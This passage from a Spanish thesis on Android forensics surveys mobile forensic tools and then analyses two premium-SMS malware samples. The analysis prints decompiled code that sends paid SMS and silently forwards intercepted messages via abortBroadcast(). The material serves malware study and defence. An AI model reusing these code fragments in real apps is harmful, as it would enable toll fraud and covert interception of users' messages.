


Figura 71 Extracción de Oxygen Forensic

Una vez terminada la adquisición, se podrá realizar el correspondiente análisis o elaborar un completo informe en PDF.





Figura 72 Información del dispositivo analizado



OXYGEN SOFTWARE

Device Data Report

Common information	
Alias	Samsung Galaxy S II (GT-I9100)
Retail Name	Samsung Galaxy S II (GT-I9100)
Manufacturer	N/A
Internal Name	GT-I9100
Platform	Android OS
IMEI	[redacted]
Software Revision	4.4.4
Rooted	Yes
IMSI	[redacted]
S/N	[redacted]
Owner phone number	[redacted]

Figura 73 Informe Oxygen Forensic

Web de la herramienta: http://www.oxygen-forensic.com/en/

También existe un kit que incluye una maleta con un dispositivo portátil con pantalla que permite ser transportado para su uso en cualquier lugar con las mismas funcionalidades que en su versión software.

Figura 74 Oxygen Forensic Kit. Fuente: Oxygen Forensic

3.7.6.2 UFED Touch Cellebrite

La empresa *Cellebrite* fabrica dispositivos transportables para extraer datos de dispositivos móviles y realizar análisis forenses de una gran cantidad de modelos y sistemas operativos móviles, pudiendo incluso hacer duplicados de tarjetas SIM. Por lo que es muy utilizado por investigadores forenses, fuerzas y cuerpos de seguridad y empresas de telefonía móvil. (Cellebrite, 2015) Web de la herramienta: http://www.cellebrite.com/

Este equipo incluye una gran colección de conectores y cables para la mayoría de dispositivos móviles, adaptadores de tarjetas, batería de reserva, bolsa de Faraday y un maletín para su transporte.

Esta herramienta graba los datos adquiridos inicialmente en su memoria RAM antes de realizar el volcado sobre el medio dónde se guardan las evidencias.

A continuación se expone los elementos que permite analizar y características:

- Cálculo de hashes MD5 y SHA256.
- Clonado de tarjetas SIM.
- Extracción física y lógica de dispositivos móviles.
- Muestra información de los accesos del dispositivo a redes inalámbricas y de telefonía móvil.
- Muestra información geográfica de los datos GPS recopilados sobre Google maps.
- Realiza informes de forma automática en diversos formatos.
- Recuperación de contactos, registro de llamadas, mensajes, archivos multimedia, contraseñas, etc.

Figura 75 Cellebrite UFED Touch. Fuente:Cellebrite

3.8 Tabla resumen de herramientas

Nombre	Licencia	Tipo de herramienta	Descripción
ADEL	Gratuita	Script	Analiza las bases de datos para la extracción de información
AF Logical	Gratuita. Existe una versión para cuerpos y fuerzas de seguridad del estado	Aplicación móvil de análisis Lógico	En su versión gratuita extrae información lógica (llamadas, mensajes, contactos, etc). En su versión para cuerpos y seguridad del estado permite más opciones
Mobil Edit	De Pago con versión de prueba	Software de ordenador para análisis lógico y físico	Permite extraer toda la información del dispositivo, realizada adquisiciones lógicas y físicas.
Oxygen Forensic	De Pago	Equipo hardware y/o software	Permite extraer toda la información del dispositivo, realizada adquisiciones lógicas y físicas
SAFT	Versión gratuita y de pago	Software de ordenador para análisis lógico y físico	Permite extraer toda la información del dispositivo, realizada adquisiciones lógicas y físicas dependiendo de la licencia
UFED Touch	De pago	Equipo hardware y	Permite extraer toda

Cellebrite		sofware	la información del dispositivo, realizada adquisiciones lógicas y físicas
SQL Parse	Gratuita	Script	Analiza la base de datos de mensajes sms, mostrando los que pueden llegar a recuperarse tras su borrado
Androick	Gratuita	Script	Extrae toda la información asociada a un paquete

4. ANALISIS FORENSE SOBRE SOFTWARE MALICIOSO

4.1 Software malicioso

Gracias a la evolución de internet y al desarrollo de la informática, el software malicioso ha experimentado una transformación en los últimos años, pasando a ser uno de los peligros más importantes que afectan a la seguridad, en este caso, de dispositivos Android. (ESET, 2014)

Por ese motivo, es de vital importancia conocer su estructura, funcionamiento e interacción, ya que ayudará a conocer el origen de un ataque y a tomar las medidas necesarias.

4.2 Análisis de aplicaciones maliciosas

Como se vio en el apartado 2.5, las aplicaciones en Android están empaquetadas en formato apk, que viene a ser como un fichero comprimido que se puede ver con cualquier compresor de archivos.

Dentro del apk podemos encontrar varios ficheros y carpetas. De todos ellos cabe destacar el fichero xml `AndroidManifest` dónde se declaran los permisos de los cuáles hará uso la aplicación, el `clases.dex` que viene a ser el código fuente de la aplicación compilado en un formato que la máquina virtual de Android pueda interpretar, también es importante el directorio `META-INF` donde se pueden encontrar los certificados de la aplicación y la carpeta `res` que contiene los recursos de la aplicación como las imágenes, iconos, etc.

Aunque no es totalmente necesario conocer cada una de las líneas del código de una aplicación maliciosa, si es importante contar con una buena estrategia de análisis e identificación de la misma que permita dar a conocer los siguientes detalles: (Medianero, 2011) (Seguridadinformaticascc, 2014)

- **Origen de la aplicación y su comportamiento.** Será de ayuda saber si la aplicación está disponible en mercados oficiales o de páginas desconocidas, a su vez será importante ver y analizar su funcionamiento mediante ingeniería inversa o mediante su ejecución en un entorno controlado y seguro.
- **Permisos solicitados al usuario**. Debemos analizar el fichero `AndroidManifest` para comprobar si la aplicación necesita unos permisos especiales para su funcionamiento mucho más avanzados de lo que su supuesto funcionamiento requiere.

Los permisos más delicados son los siguientes:

- ✓ android.permission.SEND_SMS (& RECEIVE)
- ✓ android.permission.SYSTEM_ALERT_WINDOW
- ✓ android.permission.browser.permission.READ_HISTORY_BOOKMARKS (& WRITE)
- ✓ android.permission.READ_CONTACTS (& WRITE)
- ✓ android.permission.CALL_PHONE
- ✓ android.permission.READ_LOGS
- ✓ android.permission.ACCESS_FINE_LOCATION
- ✓ android.permission.GET_TASKS
- ✓ android.permission.RECEIVE_BOOT_COMPLETED
- ✓ Android.permission.CHANGE_WIFI_STATE

- **Conectividad**. Para ello podemos analizar el código fuente para ver si existen direcciones IP o de páginas web sospechosas o incluso correos electrónicos.
- **Acceso a los datos**. Mediante el análisis del código debemos ve si existen sentencias que accedan a información personal del usuario como el correo electrónico, mensajes, números de teléfono, contraseñas, etc

Básicamente existen dos maneras de realizar un análisis a una aplicación maligna: (KOÇ) (Krassas, 2011) (Calles, 2014)

- **Análisis Estático**. Es un método más lento, que requiere ligeros conocimientos de programación, aunque existen herramientas de análisis de apk tanto localmente o incluso online.

- **Análisis Dinámico**. Se basa en la ejecución del malware en un entorno controlado y ver cómo actúa y que información podemos conseguir con el uso de herramientas adecuadas.

Tal y como vimos anteriormente en el apartado 2.2, según el informe de seguridad de CISCO de 2014, Android es el principal sistema operativo móvil altamente amenazado por el uso de malware. De todos los malware encontrados, un 98% están relacionados con el envío de mensajes SMS Premium. Por esta razón en los siguientes apartados se realizará

un análisis sobre algunas muestras de malware relacionados con este tipo de amenaza. (CISCO, 2014)




Figura 76 Principales tipos de Malware en Android en 2013. Fuente: Informe anual de Cisco

Los dos malware que se analizarán a continuación han sido obtenidos de Contagio Mobile, un blog dedicado a la publicación de malware para dispositivos móviles Android. (Mila, 2015)

4.2.1 Análisis Android.Qicsomos

Nombre apk	HASH MD5	HASH SHA1
Android.Qicsomos.apk	69B9691A8274A17CDC22E9681B3E1C74	673C448B92BB6F118218D6DC8C8883E0FE0D2A08

Android.Qicsomos es un malware que envía mensajes Premium a números de tarificación adicional.

El contenido de su apk lo podemos ver con un programa compresor de ficheros como 7zip:




Figura 77 Contenido Android.Qicsomos.apk

En la carpeta META-INF vemos la información asociada a los certificados de la aplicación. Haciendo uso de java podemos ver su contenido:

```
PS C:\Program Files\Java\jre7\bin> ./keytool.exe -printcert -file
PLATFORM.RSA
Propietario: EMAILADDRESS=android@android.com, CN=Android,
OU=Android, O=Android, L=Mountain View, ST=California, C=US
Emisor: EMAILADDRESS=android@android.com, CN=Android, OU=Android,
O=Android, L=Mountain View, ST=California, C=US
N·mero de serie: b3998086d056cffa
Vßlido desde: Wed Apr 16 00:40:50 CEST 2008 hasta: Sun Sep 02
00:40:50 CEST 2035
Huellas digitales del Certificado:
         MD5: 8D:DB:34:2F:2D:A5:40:84:02:D7:56:8A:F2:1E:29:F9
         SHA1:
27:19:6E:38:6B:87:5E:76:AD:F7:00:E7:EA:84:E4:C6:EE:E3:3D:FA
         SHA256:
C8:A2:E9:BC:CF:59:7C:2F:B6:DC:66:BE:E2:93:FC:13:F2:FC:47:EC:77:BC:6B
:2B:0D:52:C1:1F:51:19:2A:B8
         Nombre del Algoritmo de Firma: MD5withRSA
         Versi¾n: 3
```

A continuación para ver los permisos requeridos por la aplicación, haremos uso de la aplicación *apktool* para poder visualizar el fichero `AndroidManifest`:

```
PS C:\Users\Javier\apktool> .\apktool.bat d .\Android.Qicsomos.apk
I: Baksmaling...
I: Loading resource table...
```

```
I: Loaded.
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file:
C:\Users\Javier\apktool\framework\1.apk
I: Loaded.
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Done.
I: Copying assets and libs...
```

Como se puede ver en la siguiente imagen, la aplicación requiere el uso de los permisos `android.permission.READ_LOGS` y `android.permission.SEND_SMS`

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="16" android:versionName="2.0.4" package="org.projectvoodoo.simplecarrieriqdetector"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-permission android:name="android.permission.READ_LOGS" />
    <uses-permission android:name="android.permission.SEND_SMS" />
```

Figura 78 Permisos Android.Qicsomos.apk

Vemos como la aplicación en el momento de la instalación pide confirmación para aceptar el permiso de envío de mensajes:





Figura 79 Instalación Android.Qicsomos.apk

Si hacemos uso de la herramienta Android Device Monitor dentro del Android SDK, veremos como se instala el paquete `org.projectvoodoo.simplecarrieriqdetector`



L...	Time	PID	TID	Application	Tag	Text
						/tmp/Android.Qicsomos.apk
I	01...	150	168	system_process	PackageMa...	Running dexopt on: org.projectvoodoo.simplecarrieriqdetector
D	01...	1903	1903		dalvikvm	DexOpt: load 22ms, verify+opt 70ms, 280836 bytes
I	01...	150	165	system_process	ActivityM...	Force stopping package org.projectvoodoo.simplecarrieriqdetector ui ⏎ d=10044
D	01...	150	168	system_process	PackageMa...	New package installed in /data/app/org.projectvoodoo.simplecarrieri ⏎ qdetector-1.apk

Figura 80 Logs Android Device Monitor

Para poder ver el código fuente de la aplicación, debemos utilizar la herramienta *dex2jar* (https://code.google.com/p/dex2jar/) que nos convertirá el fichero `classes.dex` a *classes.jar*.

```
PS C:\pruebas\dex2jar> .\dex2jar.bat classes.dex
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar classes.dex -> classes_dex2jar.jar
Done.
```

El fichero obtenido se puede visualizar con un editor de java como *jd-gui* (http://jd.benow.ca/).

En la siguiente imagen podemos comprobar como en el código de la aplicación viene programado el envío de cuatro mensajes al número 81168 con los textos AT37, MC49, SP99 y SP93.




Figura 81 Código fuente Android.Qicsomos.apk

Los mensajes se enviarían en el momento que el usuario desinstala la aplicación al presionar el botón Désintaller tal y como se muestra en la figura 76 y en el siguiente código de la Figura 78.

```
label148: Intent localIntent = new Intent("android.intent.action.DELETE",
Uri.parse("package:org.projectvoodoo.simplecarrieriqdetector"));
```

4.2.2 Análisis SuiConFo

Nombre apk	HASH MD5	HASH SHA1
SuiConFo	1A3FB120E5A4BD51CB999A43E2D06D88	3527961E3FB1134E1D3221C000879A90FF1022B6

Extraemos el contenido del apk con la herramienta apktool como hicimos anteriormente:

```
PS C:\Users\Javier\apktool> .\apktool.bat d .\ SuiConFo.apk
```

En segundo lugar comprobamos los permisos que requiere la aplicación en su `AndroidManifest`

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1" android:versionName="1.0" package="com.magicsms.own"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <user-permission android:name="android.permission.INSTALL_PACKAGES" />
    <user-permission android:name="android.permission.USE_CREDENTIALS" />
    <user-permission android:name="android.permission.INTERNET" />
    <user-permission android:name="android.permission.BLUETOOTH_ADMIN" />
    <user-permission android:name="android.permission.DEVICE_POWER" />
    <user-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.SEND_SMS" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.ACCESS_GPS" />
    <uses-permission android:name="android.permission.ACCESS_LOCATION" />
```

Figura 82 Permisos SuiConFo.apk




Figura 83 Permisos requeridos por SuiConFo.apk

La gran cantidad de permisos que requiere debe hacernos sospechar, ya que exige permisos para instalar paquetes, gestión del bluetooth, estado del dispositivo, acceso al gps, localización, contactos y envio de mensajes.

A continuación realizaremos el análisis dinámico mediante la instalación del apk en un emulador con un dispositivo *Galaxy Nexus* con una versión de Android 2.3.3,

También se realizará el análisis estático del código haciendo uso de la herramienta dex2jar para poder visualizar el código java.

```
PS C:\pruebas\dex2jar> .\dex2jar.bat classes.dex
```

Una vez conseguido el fichero classes_dex2jar.jar, pasamos a analizarlo con la herramienta *jd-gui.*

Durante la instalación del apk en nuestro emulador, vemos que la aplicación lanza un mensaje de error tal y como muestra la siguiente imagen.




Figura 84 Error tras la instalación de SuiConFo

Lo mismo se puede ver en el siguiente fragmento de código dentro de la clase MagicSMSActivity.

```
public class MagicSMSActivity extends Activity
{
  public void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    Toast.makeText(this, "ERROR: Android version is not compatible",
1).show();
```

También podemos comprobar como la aplicación comprueba el código de información del país a través de la tarjeta SIM, después realiza una serie de comprobaciones para ver si el código coincide con los que tiene almacenados para poder seleccionar el número y el mensaje que será enviado. En nuestro caso seria el siguiente:

```
String str1 =
```

```
((TelephonyManager)getSystemService("phone")).getSimCountryIso();
    String str2;
    String str3;
         ……
  else if (str1.equals("es"))
      {
        str2 = "35064";
        str3 = "GOLD";
      }
```

A continuación mandaría cuatro mensajes al número 35064 con la palabra GOLD.

```
SmsManager localSmsManager = SmsManager.getDefault();
      localSmsManager.sendTextMessage(str2, null, str3, null, null);
      localSmsManager.sendTextMessage(str2, null, str3, null, null);
      localSmsManager.sendTextMessage(str2, null, str3, null, null);
      localSmsManager.sendTextMessage(str2, null, str3, null, null);
```

Por ultimo podemos sacar más información analizando la clase SMSReceiver, en donde podemos comprobar cómo reaccionaría la aplicación en el caso de que se recibieran mensajes desde uno de los números 81001, 35064, 63000, 9903, 60999, 543 o 64747. En cuyo caso el mensaje se reenviaría al número 0646112264, pero la función `abortBroadcast()` haría que pasara desapercibido para el usuario.

```
String str1 = arrayOfSmsMessage[0].getMessageBody();
      str2 = arrayOfSmsMessage[0].getDisplayOriginatingAddress();
      if ((!str2.equals("81001")) && (!str2.equals("35064")) &&
(!str2.equals("63000")) && (!str2.equals("9903")) &&
(!str2.equals("60999")) && (!str2.equals("543")) &&
(!str2.equals("64747")))
        break label157;
      abortBroadcast();
      SmsManager.getDefault().sendTextMessage("0646112264", null,
str1, null, null);
```

5. CONCLUSIONES Y FUTURAS LINEAS DE TRABAJO

El Análisis Forense de dispositivos Android es una disciplina de reciente desarrollo en el que la disponibilidad de herramientas, metodologías o incluso de conocimientos técnicos necesarios para llevar a cabo esta práctica ha ido evolucionando con el paso de los años.

Con este trabajo se ha pretendido dar una visión específica dedicada al análisis forense de dispositivos Android, exponiendo las características y particularidades propias de este sistema operativo móvil dentro de la disciplina forense en la seguridad informática.

Se ha mostrado el funcionamiento y arquitectura de Android como base de partida al conocimiento que nos ayudará a entender y comprender el uso de cada técnica forense bajo este sistema operativo.

Cabe destacar que debido al gran auge del sistema operativo Android, siendo éste un sistema operativo móvil de los más utilizados hoy en día, existe una gran diversidad de dispositivos con sus propias implementaciones y modificaciones realizadas por los fabricantes, lo cual unido a la fragmentación de este sistema operativo se traduce en diferencias a la hora de afrontar un análisis y encontrar la información sensible dentro de cada terminal.

Se han analizado las diferentes maneras de acceso a los dispositivos y obtención de evidencias mediante métodos de extracción físicos y lógicos. Con ello hemos podido comprobar que no todas las técnicas sirven para todos los dispositivos y versiones de Android, ya que cada versión de Android trae consigo nuevas restricciones y cambios respecto a sus antecesores.

Resulta evidente la necesidad de contar con acceso *root* para poder llevar a cabo todas las técnicas y sobre todo el acceso a la información importante. Por ello será necesario conocer las formas de *rootear* cada dispositivo, bien de manera temporal o permanente. Además el hecho de contar con la depuración USB activada será un hecho crucial para garantizar la comunicación con el dispositivo analizado. Si bien, como hemos visto, existen alternativas para garantizar dicho acceso.

